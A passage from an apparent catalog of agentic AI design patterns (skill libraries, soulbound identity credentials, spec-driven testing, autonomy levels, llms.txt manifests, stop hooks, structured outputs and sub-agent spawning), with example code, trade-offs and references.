with open("skills/analyze_sentiment.py", "w") as f:
f.write(inspect.getsource(analyze_sentiment))
```
**Later session: Agent discovers and uses existing skill**
```python
# Agent explores skills directory
skills = os.listdir("skills/")
# Finds: ['analyze_sentiment.py', 'extract_entities.py', ...]
# Imports and uses existing skill
from skills.analyze_sentiment import analyze_sentiment
result = analyze_sentiment("Customer feedback here...")
```
**Evolved skill with documentation:**
```python
# skills/analyze_sentiment.py
"""
SKILL: Sentiment Analysis
Analyzes text sentiment using LLM completion and structured parsing.
Args:
text (str): Text to analyze
granularity (str): 'binary' or 'fine-grained' (default: 'binary')
Returns:
dict: {'sentiment': str, 'confidence': float, 'aspects': list}
Example:
>>> analyze_sentiment("Great product, fast shipping!")
{'sentiment': 'positive', 'confidence': 0.92, 'aspects': ['product', 'shipping']}
Tested: 2024-01-15
Success rate: 94% on validation set
"""
def analyze_sentiment(text, granularity='binary'):
# Refined implementation
pass
```
**Progressive disclosure with on-demand loading (Imprint approach):**
Instead of loading all skills into context, inject skill descriptions into system prompt and provide a `load_skills` tool for full content:
```yaml
# skills/pdf-processing/SKILL.md
---
name: pdf-processing
description: Extract text and tables from PDF documents
metadata:
author: example-org
version: "1.0"
---
```
```python
# System prompt injection
AVAILABLE_SKILLS = """
Available skills (use load_skills tool to read full content):
- pdf-processing: Extract text and tables from PDF documents
- slack-formatting: Format messages for Slack with proper mrkdwn
- large-file-handling: Handle files exceeding context window
"""
# Tool for on-demand loading
def load_skills(skill_names):
"""Load full skill content into context."""
for name in skill_names:
path = f"skills/{name}/SKILL.md"
# Read and inject full content
```
**Benefits of progressive disclosure:**
- Reduces conflicting or unnecessary context
- Minimizes formatting inconsistencies (e.g., Markdown vs Slack mrkdwn)
- In-context learning examples stay focused on relevant tools
**Lazy-loading MCP tools via skills (Amp approach):**
MCP servers often expose many tools that consume significant context. Bind MCP servers to skills with selective tool loading:
```json
// skills/chrome-automation/mcp.json
{
"chrome-devtools": {
"command": "npx",
"args": ["-y", "chrome-devtools-mcp@latest"],
"includeTools": [
"navigate_page",
"take_screenshot",
"new_page",
"list_pages"
]
}
}
```
**Token savings example:**
- chrome-devtools MCP: 26 tools = 17k tokens
- Lazy-loaded subset: 4 tools = 1.5k tokens (91% reduction)
The agent sees only the skill description initially. When invoked, only the specified tools are loaded into context.
## How to use it
**Implementation phases:**
1. **Ad-hoc → Saved**
- Agent writes code to solve immediate problem
- If solution works, save to `skills/` directory
- Use descriptive names: `skills/pdf_to_markdown.py`
2. **Saved → Reusable**
- Refactor for generalization (parameterize hard-coded values)
- Add basic error handling
- Create simple function signature
3. **Reusable → Documented**
- Add docstrings with purpose, parameters, returns, examples
- Include any prerequisites or dependencies
- Note when last tested or validated
4. **Documented → Capability**
- Agent can discover skills through directory listing
- Skills become part of agent's effective capability set
- Skills are composed into higher-level workflows
**Skill organization:**
```
skills/
├── README.md # Index of available skills
├── data_processing/
│ ├── csv_to_json.py
│ └── filter_outliers.py
├── api_integration/
│ ├── github_pr_summary.py
│ └── slack_notify.py
├── text_analysis/
│ ├── sentiment.py
│ └── extract_entities.py
└── tests/
└── test_sentiment.py # Validation tests for skills
```
**Discovery pattern:**
```python
# Agent explores available skills
def discover_skills():
"""List available skills with descriptions."""
skills = []
for root, dirs, files in os.walk("skills/"):
for file in files:
if file.endswith(".py") and file != "__init__.py":
path = os.path.join(root, file)
# Extract docstring
with open(path) as f:
content = f.read()
docstring = extract_docstring(content)
skills.append({
'path': path,
'name': file[:-3],
'description': docstring.split('\n')[0] if docstring else ''
})
return skills
```
## Trade-offs
**Pros:**
- Builds agent capability over time
- Reduces redundant problem-solving across sessions
- Creates organizational knowledge base in code form
- Skills can be tested, versioned, and improved
- Enables composition of higher-level capabilities
- Reduces token consumption (reuse vs. rewrite)
**Cons:**
- Requires discipline to save and organize skills
- Skills can become stale or outdated
- Need maintenance and testing infrastructure
- Namespace conflicts if skills grow large
- Agents must be prompted to check skills before writing new code
- Quality varies (not all saved code is good code)
**Maintenance requirements:**
- Regular review of skill quality and relevance
- Testing framework for skill validation
- Deprecation policy for outdated skills
- Documentation standards for new skills
- Version control to track skill evolution
**Success factors:**
- Clear naming conventions
- Good documentation from the start
- Encourage skill reuse through prompting
- Periodic skill library review and curation
- Examples and test cases for each skill
**Anti-patterns to avoid:**
| Anti-Pattern | Consequence | Correct Approach |
|--------------|-------------|------------------|
| **Hard-coded values** | Not reusable | Parameterize inputs |
| **No documentation** | Not discoverable | Add docstrings and examples |
| **Monolithic skills** | Not composable | Split into atomic units |
| **No testing** | Unreliable | Add validation tests |
| **Prompt bloat** | Context overflow | Progressive disclosure |
## References
* Anthropic Engineering: Code Execution with MCP (2024)
* [Building an internal agent: Adding support for Agent Skills](https://lethain.com/agents-skills/) - Will Larson (Imprint, 2025)
* [Efficient MCP Tool Loading](https://ampcode.com/news/lazy-load-mcp-with-skills) - Amp (Nicolay, 2025)
* Related: Compounding Engineering Pattern, CLI-First Skill Design
---
## Soulbound Identity Verification
**Status:** emerging
**Category:** Security & Safety
**Authors:** Eiji Motomura (@EijiAC24)
**Source:** https://eips.ethereum.org/EIPS/eip-5192
## Problem
As autonomous agents interact across networks, verifying identity and detecting prompt/operator drift becomes difficult. Without durable identity and an immutable change history, agents can impersonate others or silently diverge from authorized configurations.
## Solution
Bind agent identity and mutable metadata to a non-transferable credential and record identity-bearing state transitions in a tamper-resistant log.
**Pattern flow:**
1. Compute a stable hash of the normalized system prompt/state and commit it at registration.
2. Issue a non-transferable identity credential (for example an SBT-style token).
3. Record meaningful changes (prompt updates, operator changes, policy updates) as signed events.
4. Require verifiers to check both credential validity and state continuity before trusting outputs.
```mermaid
graph TD
A[Agent State] --> B[Normalize + Hash]
B --> C[Non-transferable Identity Credential]
C --> D[Verifier Checks Credential]
E[Agent B] --> F[Verify Hash + Chronicle]
F --> G[Trust Decision]
```
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:** Non-transferable credentials prevent credential theft and impersonation; hash-based state commitments enable verifiable continuity checks without requiring identity disclosure.
- **Unverified / Unclear:** Long-term operational costs and scalability across large agent fleets require further production validation.
## When to use
- Before delegating work to another agent.
- In agent marketplaces or multi-org delegations.
- For compliance workflows requiring auditable agent-state continuity.
## Trade-offs
- **Pros:** Non-transferability prevents credential delegation and theft; tamper-resistant logging provides auditable state history; enables verification without identity disclosure.
- **Cons:** Requires external registry and append-only log infrastructure; hash commitments verify state integrity but not semantic correctness; operational overhead for issuing/rotating credentials.
## Known Implementations
- [Chitin](https://chitin.id)
- [Chitin MCP Server](https://www.npmjs.com/package/chitin-mcp-server)
- [Chitin Contracts](https://github.com/chitin-id/chitin-contracts)
## How to use it
- Use this when tool access, data exposure, or action authority must be tightly controlled.
- Start with deny-by-default policy and minimal required privileges.
- Continuously audit logs for attempted policy bypass and anomalous behavior.
## References
- ERC-5192: Non-Transferable Tokens (Soulbound Tokens) - https://eips.ethereum.org/EIPS/eip-5192
- Vitalik Buterin on Soulbound Items - https://vitalik.ca/general/2022/01/26/soulbound.html
---
## Spec-As-Test Feedback Loop
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** http://jorypestorious.com/blog/ai-engineer-spec/
## Problem
Even in spec-first projects, implementations can drift as code evolves and the spec changes (or vice-versa). Silent divergence erodes trust.
## Solution
Generate **executable assertions** directly from the spec (e.g., unit or integration tests) and let the agent:
- Watch for any spec or code commit.
- Auto-regenerate test suite from latest spec snapshot.
- Run tests; if failures appear, open an *agent-authored* PR that either:
- updates code to match spec, or
- flags unclear spec segments for human review.
This creates a continuous feedback loop ensuring specification and implementation remain synchronized.
**Four-phase architecture:**
1. Specification Layer: Parse specs (YAML/JSON/BDD) into internal representation
2. Test Generation Layer: Create executable tests (unit, integration, property)
3. Execution Layer: Run tests in parallel via CI/CD
4. Feedback Layer: Route failures to auto-fix PRs or human review
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Production use at Anthropic (Constitutional AI), OpenAI (Evals), and LangChain
- Academic foundations in QuickCheck (property-based testing) and Design by Contract
- Effective when combined with Feature List as Immutable Contract
- **Unverified:** Long-term impact on agent quality scores; most implementations are recent (2022-2024)
## Trade-offs
- **Pros:**
- Catches drift early; prevents silent spec-implementation divergence
- Immune to "pass by deletion" when combined with immutable feature lists
- Provides measurable progress metrics (X/Y features passing)
- Survives session boundaries; test state persists across context loss
- **Cons:**
- Heavy CI usage; false positives if spec wording is ambiguous
- Upfront spec investment required; overhead exceeds benefit for small/one-off tasks
- Test explosion risk without intelligent selection; spec churn creates test churn
## How to use it
- Use this when agent quality improves only after iterative critique or retries.
- Start with one objective metric and one feedback loop trigger.
- Record failure modes so each loop produces reusable learning artifacts.
## References
- Primary source: http://jorypestorious.com/blog/ai-engineer-spec/
- Anthropic Engineering: [Effective Harnesses for Long-Running Agents](https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents)
- OpenAI Evals: https://github.com/openai/evals
- QuickCheck (Claessen & Hughes, ICFP 2000) - property-based testing foundation
- Constitutional AI (Bai et al., Anthropic 2022) - principles as specifications
---
## Specification-Driven Agent Development
**Status:** proposed
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** http://jorypestorious.com/blog/ai-engineer-spec/
## Problem
Hand-crafted prompts or loose user stories leave room for ambiguity; agents can wander, over-interpret, or produce code that conflicts with stakeholder intent.
## Solution
Adopt a **spec-first workflow** in which a formal specification file (e.g., Markdown, OpenAPI, JSON Schema) is the agent's *primary* input and source of truth.
- **Parse spec** → agent builds an explicit task graph.
- **Scaffold** project structure & stub code straight from the spec.
- **Enforce** that every generated artifact links back to a spec clause.
- **Iterate** only by editing the spec, *not* by re-prompting ad-hoc.
```pseudo
if new_feature_requested:
write_spec(update)
agent.sync_with(spec)
```
**Core Framework (SPEC/EXPOSURE/TASK DELTA):**
- **SPEC**: Version-controlled markdown capturing intent and values
- **EXPOSURE**: What customers experience; spec is permanent, code is temporary
- **TASK DELTA**: Continuous loop evaluating SPEC ↔ PRODUCT to identify gaps
## How to use it
Write specifications first (Markdown files in git), then let agents scaffold from them. Documentation IS the spec—write it before code.
Use tiered review: AI for patterns, humans for logic. Parallelize via git worktrees or multiple agents coordinating through shared spec files.
Pitfalls: coarse or under-specified requirements still propagate errors.
## Trade-offs
- **Pros:** repeatable, audit-friendly, easy diffing.
- **Cons:** up-front spec writing effort; initial ramp-up for teams new to spec formats.
## References
- Primary source: http://jorypestorious.com/blog/ai-engineer-spec/ (AI Engineer World's Fair 2025)
- Anthropic Engineering: https://www.anthropic.com/engineering/effective-harnesses-for-long-running-agents
- Parisien et al. (2024): "Deliberation Before Action" (ICLR 2024) - https://arxiv.org/abs/2403.05441
---
## Spectrum of Control / Blended Initiative
**Status:** validated-in-production
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
AI agents for tasks like coding can offer various levels of assistance, from simple completions to complex, multi-step operations. A one-size-fits-all approach to agent autonomy doesn't cater to the diverse needs of users or the varying complexity of tasks. Users need to fluidly shift between direct control and delegating tasks to the agent.
## Solution
Design the human-agent interaction to support a spectrum of control, allowing users to choose the level of agent autonomy appropriate for the current task or their familiarity with the codebase. This involves providing multiple modes or features for interaction:
- **Low Autonomy (High Human Control):** Simple, inline assistance like tab-completion for code, where the human is primarily driving and the AI augments their input.
- **Medium Autonomy:** Agent assistance for more contained tasks, like editing a selected region of code or an entire file based on a specific instruction (e.g., "Command K" functionality). The human defines the scope and the high-level goal.
- **High Autonomy:** Agent takes on larger, multi-file tasks or complex refactorings, potentially involving multiple steps, with less direct human guidance on each step (e.g., an "Agent" feature).
- **Very High Autonomy (Asynchronous):** Background agents that can take on entire complex tasks like implementing a feature or fixing a set of bugs and creating a pull request, operating largely independently.
Users can seamlessly switch between these modes depending on their needs, allowing for a "blended initiative" where both human and AI contribute effectively.
## Evidence
- **Evidence Grade:** `high`
- **Most Valuable Find:** Concept has strong academic foundations dating to Sheridan-Verplank (1978) establishing Levels of Automation (LOA); Parasuraman et al. (2000) provided widely-cited 4-stage model; universal adoption across major AI coding tools with similar 4-5 level spectrums
- **Unverified:** Longitudinal studies on optimal control level selection heuristics
## Example
```mermaid
flowchart LR
subgraph "Human Control"
A[Tab Completion]
end
subgraph "Shared Control"
B[Command K - Edit Region/File]
end
subgraph "Agent Control"
C[Agent Feature - Multi-File Edits]
end
subgraph "Autonomous Agent"
D[Background Agent - Entire PRs]
end
A --> B
B --> C
C --> D
D --> A
```
## How to use it
- Use this when humans and agents share ownership of work across handoffs.
- Start with clear interaction contracts for approvals, overrides, and escalation.
- Capture user feedback in structured form so prompts and workflows can improve.
- Implement mode-switching controls (keyboard shortcuts, UI toggles) for explicit autonomy level selection.
- Pair with human-in-the-loop approval at higher autonomy levels for high-risk operations.
## Trade-offs
- **Pros:** Creates clearer human-agent handoffs, builds trust through progressive autonomy, enables error containment at lower levels, allows context-appropriate control selection
- **Cons:** Multiple modes can confuse users if not clearly presented, requires building/maintaining several interaction paths, users may struggle to choose appropriate autonomy level
## References
- Aman Sanger (Cursor) extensively discusses this spectrum at 0:05:16-0:06:44, detailing different features like tab completion, Command K, Agent for multi-file edits, and Background Agent for entire PRs, describing it as "almost a spectrum."
- Sheridan, T. B., & Verplank, W. L. (1978). Human and Computer Control of Undersea Teleoperators. https://doi.org/10.1109/THMS.1978.4309360
- Parasuraman, R., et al. (2000). A Model for Types and Levels of Human Interaction with Automation. https://doi.org/10.1109/3477.866864
- Horvitz, J. (1999). Principles of mixed-initiative user interfaces. CHI '99. https://doi.org/10.1145/303426.303426
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
---
## Static Service Manifest for Agents
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Clawdia (@OzorOwn)
**Source:** https://llmstxt.org
## Problem
Before an agent can use an API, it needs to know what the API offers. Today, agents typically learn about available services through hardcoded tool lists in their system prompt, runtime exploration of tool catalogs, or human-written documentation that must be parsed and interpreted. None of these scale well when agents need to interact with unfamiliar platforms that expose many services. The agent either wastes context window on a full catalog it may not need, or has no way to learn about the platform at all without human intervention.
## Solution
Serve a static, machine-readable manifest at a well-known URL that describes the platform's capabilities, available services, authentication requirements, and usage constraints. The manifest is fetched once, parsed cheaply, and gives the agent enough information to decide which services to invoke -- without runtime tool-call overhead or human curation.
Two complementary formats have emerged:
1. **`llms.txt`** (convention from [llmstxt.org](https://llmstxt.org)): A plain-text or markdown file served at `/llms.txt` that provides a human-and-machine-readable summary of what the site offers to LLMs. Analogous to `robots.txt` for crawlers, but inverted: it describes what is *available* rather than what is *restricted*.
2. **`agent.json`** / **`ai-plugin.json`**: A structured JSON manifest (served at the root or `/.well-known/`) that declares service endpoints, authentication schemes, rate limits, and capability metadata in a schema agents can parse deterministically.
```json
// Example agent.json
{
"name": "Platform Name",
"description": "What this platform provides",
"auth": { "type": "api_key", "header": "X-API-Key" },
"services": [
{
"name": "memory",
"path": "/v1/memory",
"description": "Persistent key-value and vector store",
"methods": ["GET", "POST", "DELETE"]
},
{
"name": "scheduler",
"path": "/v1/scheduler",
"description": "Cron-based task scheduling",
"methods": ["GET", "POST"]
}
]
}
```
```
# Example llms.txt
> Platform Name: One API key, multiple infrastructure services.
## Available Services
- Memory: Persistent storage with vector search (/v1/memory)
- Scheduler: Cron-based task scheduling (/v1/scheduler)
- Event Bus: Pub/sub messaging (/v1/events)
## Authentication
All endpoints require X-API-Key header.
## Rate Limits
100 requests/minute per key.
```
The agent workflow becomes:
```pseudo
1. fetch("{base_url}/llms.txt") → Natural-language overview
2. fetch("{base_url}/agent.json") → Structured service catalog
3. Select relevant services from manifest
4. Call only those endpoints
```
## How to use it
**Best for:**
- API platforms that expose multiple services behind a single base URL
- Infrastructure providers where agents need to discover capabilities before planning
- Multi-tenant platforms where different API keys unlock different service subsets
**Implementation considerations:**
- Serve `llms.txt` as `text/plain` or `text/markdown` at the site root
- Serve `agent.json` as `application/json` at root or `/.well-known/agent.json`
- Keep manifests small (under 4K tokens for `llms.txt`, under 8KB for `agent.json`)
- Include version fields so agents can detect manifest changes
- List only stable, publicly documented endpoints
- Update manifests as part of CI/CD when services change
**Relationship to other patterns:**
- Complements [Progressive Tool Discovery](progressive-tool-discovery.md): static manifests provide the initial catalog; progressive discovery handles runtime detail-loading
- Complements [LLM-Friendly API Design](llm-friendly-api-design.md): manifests describe the interface; LLM-friendly design governs how endpoints behave
## Trade-offs
**Pros:**
- Zero runtime overhead for capability discovery (single HTTP fetch)
- Works across any transport -- not tied to MCP, function calling, or a specific agent framework
- Agents can plan before acting, reducing wasted tool calls
- Analogous to well-understood web conventions (`robots.txt`, `sitemap.xml`, `manifest.json`)
- Easy to implement -- just a static file
**Cons:**
- No established universal standard yet (multiple competing formats)
- Static manifests can drift from actual API state if not kept in sync
- Only describes *what* is available, not *how* to use each endpoint in detail (still need OpenAPI or MCP for full schemas)
- May expose surface area to adversarial agents if not paired with proper auth
## References
- llmstxt.org: Community specification for `llms.txt` convention: https://llmstxt.org
- OpenAI ChatGPT Plugins manifest specification (`ai-plugin.json`): https://platform.openai.com/docs/plugins/getting-started/plugin-manifest
- Anthropic Model Context Protocol: Complementary runtime tool protocol: https://modelcontextprotocol.io
- `robots.txt` (RFC 9309): The original well-known convention file that inspired this pattern: https://www.rfc-editor.org/rfc/rfc9309
---
## Stop Hook Auto-Continue Pattern
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Agents complete their turn and return control to the user even when the task isn't truly done. Common scenarios:
- Code compiles but tests fail
- Changes made but quality checks haven't passed
- Feature implemented but integration tests broken
- Migrations run but verification steps not completed
Without intervention, the user must manually check and re-prompt the agent, creating friction.
## Solution
Use **stop hooks** to programmatically check success criteria after each agent turn. If criteria aren't met, automatically continue the agent's execution until the task is genuinely complete.
**Stop hook**: A script that runs when the agent finishes a turn. It can inspect state and decide whether to return control to the user or keep the agent running.
```pseudo
define_stop_hook() {
# Runs after every agent turn completion
test_result = run_tests()
if test_result.failed:
agent.continue_with_prompt(
"Tests failed with: {test_result.errors}. Fix these issues."
)
else:
agent.stop() # Return control to user
}
```
**Combined with dangerous mode**: In containerized/sandboxed environments, this enables fully autonomous operation until success.
## Evidence
- **Evidence Grade:** `high`
- **Most Valuable Findings:**
- Academic foundations: Reflexion (NeurIPS 2023) and Self-Refine (ICLR 2023) establish the `generate → verify → continue if needed` loop structure
- Hook-based execution control formally validated as a security pattern (Beurer-Kellner et al., 2025)
- Production implementations: Claude Code, LangGraph, AutoGen, GitHub Agentic Workflows
- **Unverified / Unclear:** Cost vs. reliability trade-offs lack empirical quantification
## How to use it
**Basic implementation:**
1. Define success criteria (tests pass, build succeeds, linter clean, etc.)
2. Create stop hook that checks these criteria
3. If criteria fail, inject feedback and continue agent execution
4. If criteria pass, return control to user
**Claude Code SDK example:**
```javascript
// Stop hook configuration
{
"hooks": {
"on_stop": {
"command": "./scripts/check_success.sh",
"auto_continue_on_failure": true
}
}
}
```
**Power user pattern (from transcript):**
> "You can define a stop hook that's like, if the tests don't pass, keep going. Essentially make the model keep going until the thing is done."
**Advanced usage with programmatic SDK:**
Combine with dangerous mode in containers for autonomous operation:
- Agent makes changes
- Stop hook checks tests
- If failing, agent continues autonomously
- Loops until tests pass or timeout
- Result: "Deterministic outcomes from non-deterministic processes"
## Trade-offs
**Pros:**
- **True task completion**: Don't stop until actually done
- **Reduced human intervention**: No manual re-prompting needed
- **Systematic quality**: Encoded success criteria, not human judgment
- **Autonomous operation**: Combined with SDK, enables fully hands-off tasks
- **Prevents premature completion**: Agent can't declare victory too early
**Cons:**
- **Runaway costs**: Agent might loop indefinitely if criteria impossible
- **Requires good criteria**: Bad success checks lead to infinite loops
- **Container overhead**: Safest in sandboxed environments
- **Debugging challenges**: Harder to inspect mid-execution state
- **Timeout management**: Need sensible limits to prevent infinite execution
**Safety considerations:**
- Use timeouts to bound execution
- Monitor token usage during loops
- Test hooks in safe environments first
- Start with simple criteria before complex checks
- Log all auto-continue decisions for debugging
## References
* Boris Cherny: "You can define a stop hook that's like, if the tests don't pass, keep going. Essentially you can just make the model keep going until the thing is done."
* Boris Cherny: "This is insane when you combine it with the SDK and this kind of programmatic usage. This is a stochastic thing, it's non-deterministic, but with scaffolding you can get these deterministic outcomes."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* Shinn et al. (2023). [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366). NeurIPS.
* Madaan et al. (2023). [Self-Refine: Large Language Models Can Self-Correct with Self-Feedback](https://arxiv.org/abs/2303.08119). ICLR.
* Beurer-Kellner et al. (2025). [Design Patterns for Securing LLM Agents against Prompt Injections](https://arxiv.org/abs/2506.08837).
---
## Structured Output Specification
**Status:** established
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://vercel.com/blog/what-we-learned-building-agents-at-vercel
## Problem
Free-form agent outputs are difficult to validate, parse, and integrate with downstream systems. When agents return unstructured text, you face:
- Unpredictable output formats requiring complex parsing
- Difficult validation and error handling
- Brittle integration with automated workflows
- Inconsistent categorization and classification
- Manual post-processing to extract structured data
This makes it nearly impossible to build reliable multi-step workflows where one agent's output feeds into another system or agent.
## Solution
Constrain agent outputs using deterministic schemas that enforce structured, machine-readable results. Instead of allowing free-form text responses, specify exact output formats using type systems, JSON schemas, or framework-specific structured output APIs.
**Core approach:**
**Define explicit output schemas:**
- Use TypeScript interfaces, JSON Schema, or Pydantic models
- Specify required fields, types, and constraints
- Define enumerations for categorical outputs
- Document field semantics and validation rules
**Leverage framework structured output APIs:**
- OpenAI's structured outputs with JSON schema (constrained decoding)
- Anthropic's tool use for structured results
- Vercel AI SDK's `generateObject` function
- LangChain's output parsers
- LlamaIndex Pydantic programs
- Instructor retry wrapper
**Validate at generation time:**
- Framework ensures LLM adheres to schema
- Type errors caught before reaching application code
- Guaranteed parseable outputs
**Example implementation:**
```typescript
import { generateObject } from 'ai';
import { z } from 'zod';
// Define strict output schema
const LeadQualificationSchema = z.object({
qualification: z.enum(['qualified', 'unqualified', 'needs_review']),
confidence: z.number().min(0).max(1),
companySize: z.enum(['enterprise', 'mid-market', 'smb', 'unknown']),
estimatedBudget: z.string().optional(),
nextSteps: z.array(z.string()),
reasoning: z.string()
});
// Agent returns structured, validated output
const result = await generateObject({
model: openai('gpt-4'),
schema: LeadQualificationSchema,
prompt: `Analyze this lead: ${leadData}`
});
// TypeScript knows exact structure
if (result.object.qualification === 'qualified') {
await sendToSalesTeam(result.object);
}
```
**Integration benefits:**
```mermaid
graph LR
A[Agent Input] --> B[LLM + Schema]
B --> C[Validated Structured Output]
C --> D[Downstream System]
C --> E[Database Storage]
C --> F[Next Agent Phase]
style C fill:#90EE90
```
## How to use it
**When to apply:**
- Multi-phase agent workflows requiring structured handoffs
- Classification and categorization tasks
- Data extraction and transformation
- Integration with databases or APIs
- Compliance and audit requirements
- Quality assurance and validation
**Implementation steps:**
**1. Identify output requirements:**
- What decisions does the agent make?
- What data must be extracted?
- What downstream systems consume this output?
**2. Design schema:**
```python
from pydantic import BaseModel, Field
from typing import Literal
class AbuseAnalysis(BaseModel):
content_type: Literal['spam', 'abuse', 'legitimate', 'unclear']
severity: Literal['critical', 'high', 'medium', 'low']
recommended_action: Literal['remove', 'warn', 'ignore', 'escalate']
confidence_score: float = Field(ge=0, le=1)
evidence: list[str]
requires_human_review: bool
```
**3. Integrate with agent framework:**
```python
result = client.generate(
model="gpt-4",
response_format=AbuseAnalysis,
messages=[{"role": "user", "content": abuse_report}]
)
# result is guaranteed to match schema
if result.requires_human_review:
await send_to_human(result)
else:
await auto_execute(result.recommended_action)
```
**4. Handle validation failures:**
- Retry with clarified prompt (3 attempts standard)
- Fallback to human review
- Log schema violations for prompt improvement
**Prerequisites:**
- Agent framework with structured output support
- Clear understanding of downstream data requirements
- Schema validation library (Zod, Pydantic, JSON Schema)
## Trade-offs
**Pros:**
- **Reliability:** Guaranteed parseable outputs eliminate parsing errors
- **Type safety:** Compile-time checking in typed languages
- **Integration:** Seamless connection to databases, APIs, workflows
- **Validation:** Built-in constraint enforcement
- **Security:** Schema validation prevents prompt injection before execution
- **Maintainability:** Explicit contracts between system components
- **Testability:** Easy to verify output correctness
**Cons:**
- **Rigidity:** Schema changes require coordinated updates
- **Complexity:** Requires upfront schema design effort
- **Expressiveness limits:** May constrain useful free-form outputs
- **Framework dependency:** Relies on LLM provider schema support
- **Over-specification:** Too strict schemas may cause generation failures
- **Evolution friction:** Adapting schemas as requirements change
**Mitigation strategies:**
- Include optional `additional_context` field for free-form notes
- Version schemas and support graceful degradation
- Use union types for evolving classifications
- Balance structure with flexibility (required vs optional fields)
## References
- [Vercel: What We Learned Building Agents](https://vercel.com/blog/what-we-learned-building-agents-at-vercel) - Lead qualification using structured categorization
- [OpenAI Structured Outputs](https://platform.openai.com/docs/guides/structured-outputs) - JSON schema enforcement
- [Vercel AI SDK generateObject](https://sdk.vercel.ai/docs/reference/ai-sdk-core/generate-object) - TypeScript-native structured generation
- [Anthropic Tool Use](https://docs.anthropic.com/claude/docs/tool-use) - Structured outputs via tool calling
- [JSONformer: A Structural Generation Framework for JSON](https://arxiv.org/abs/2306.05659) - Constrained decoding eliminating retry loops (Billings et al., 2023)
- Related patterns: [Discrete Phase Separation](discrete-phase-separation.md), [Human-in-the-Loop Approval Framework](human-in-loop-approval-framework.md)
---
## Sub-Agent Spawning
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/ampcode
## Problem
Large multi-file tasks blow out the main agent's context window and reasoning budget. You need a way to delegate work to specialized agents with isolated contexts and tools.
## Solution
Let the main agent **spawn focused sub-agents**, each with its own fresh context, to work in parallel on shardable subtasks. Aggregate their results when done.
**Critical requirement**: Each subagent invocation must have a clear, specific task subject for traceability. Empty or generic subjects make parallel work untraceable and synthesis difficult. See [Subject Hygiene](subject-hygiene.md) for details.
**Implementation approaches:**
### 1. Declarative YAML Configuration
Define subagent types in configuration files with their own system prompts, allowed tools, and context windows:
```yaml
# subagents/planning.yaml
name: planning
system_prompt: "Break down complex tasks into steps..."
tools:
- list_files
- read_file
# or inherit: all (from parent agent)
# subagents/think.yaml
name: think
system_prompt: "Analyze and refine reasoning..."
tools:
- read_file
- search
```
Agents invoke subagents via a dedicated tool:
```pseudo
subagent(agent_name, prompt, files)
```
This allows:
- **Virtual file isolation**: Subagent only sees files explicitly passed to it
- **Tool scoping**: Subagents can inherit all parent tools or use a subset
- **Specialized system prompts**: Each subagent type has predefined behavior
### 2. Dynamic Spawning
Spawn subagents on-demand for parallel task execution:
```pseudo
# Main agent creates todo list
files = glob("**/*.md")
batches = chunk(files, 9)
# Spawn subagents for each batch IN PARALLEL
for batch in batches:
spawn_subagent(
task="Update YAML front-matter in markdown files", # Clear, specific subject
files=batch,
context=instructions
)
# All subagents run concurrently, not sequentially
```
**Parallel delegation best practices:**
- **Launch independent tasks simultaneously**: Don't explore A, then B, then C sequentially
- **Use clear task subjects**: Each subagent needs a traceable identity (see [Subject Hygiene](subject-hygiene.md))
- **Plan synthesis upfront**: Define how main agent will combine subagent findings
- **Limit to 2-4 subagents**: Observed maximum in effective sessions; more adds coordination overhead
Recent developments show that improved agent [state externalization capabilities](proactive-agent-state-externalization.md) may make subagent delegation more practical by helping agents better identify which tasks are suitable for delegation and how to communicate necessary context to subagents.
## Example (YAML front-matter refactor)
**Parallel delegation with clear subjects:**
```mermaid
sequenceDiagram
MainAgent->>GlobTool: "*.md"
MainAgent->>TaskTool: spawn 4 sub-agents with 9 files each
par Parallel subagents (launched together)
MainAgent->>SubAgent1: "Update front-matter: batch 1"
MainAgent->>SubAgent2: "Update front-matter: batch 2"
MainAgent->>SubAgent3: "Update front-matter: batch 3"
MainAgent->>SubAgent4: "Update front-matter: batch 4"
end
par Each works independently
SubAgent1->>Files: update batch 1
SubAgent2->>Files: update batch 2
SubAgent3->>Files: update batch 3
SubAgent4->>Files: update batch 4
end
MainAgent->>Git: merge branches ➜ single PR
```
**Real-world example from nibzard-web:**
Four parallel subagents launched simultaneously:
- `"Newsletter component exploration"` → agent-a7911db
- `"Modal pattern discovery"` → agent-adeac17
- `"Search implementation research"` → agent-a03b9c9
- `"Log page analysis"` → agent-b84c3d1
Main agent synthesized findings and implemented unified approach.
## How to use it
**Use cases for subagents:**
1. **Context window management**: Process large files in subagents without polluting main context
- Upload files to subagent
- Extract specific data
- Return summary to main agent
2. **Concurrent work**: Run multiple subagents in parallel, join on completion
- Reduces clock-time for I/O-bound workflows
- Network API calls can happen simultaneously
3. **Code-driven LLM invocation**: Hand off control to LLM for specific determination
- Code workflow calls subagent
- Subagent makes LLM-powered decision
- Control returns to code with result
4. **Security isolation**: Separate tools/contexts in mutually isolated subagents
- External resource retrieval isolated from internal access
- Reduced blast radius for sensitive operations
**Declarative subagent setup:**
```yaml
# agents.yaml
subagents:
planning:
file: subagents/planning.yaml
allowed_in:
- main_agent
- research_agent
think:
file: subagents/think.yaml
allowed_in:
- main_agent
```
**Virtual file passing:**
```pseudo
# Main agent
result = subagent(
agent_name="planning",
prompt="Analyze these files and create migration plan",
files=["file1.ts", "file2.ts", "file3.ts"]
)
# Only these 3 files visible to planning subagent
```
**Recursive architecture insight:**
Some implementations treat every agent as a subagent, enabling flexible composition and consistent behavior across the system.
## Advanced usage: Swarm migrations
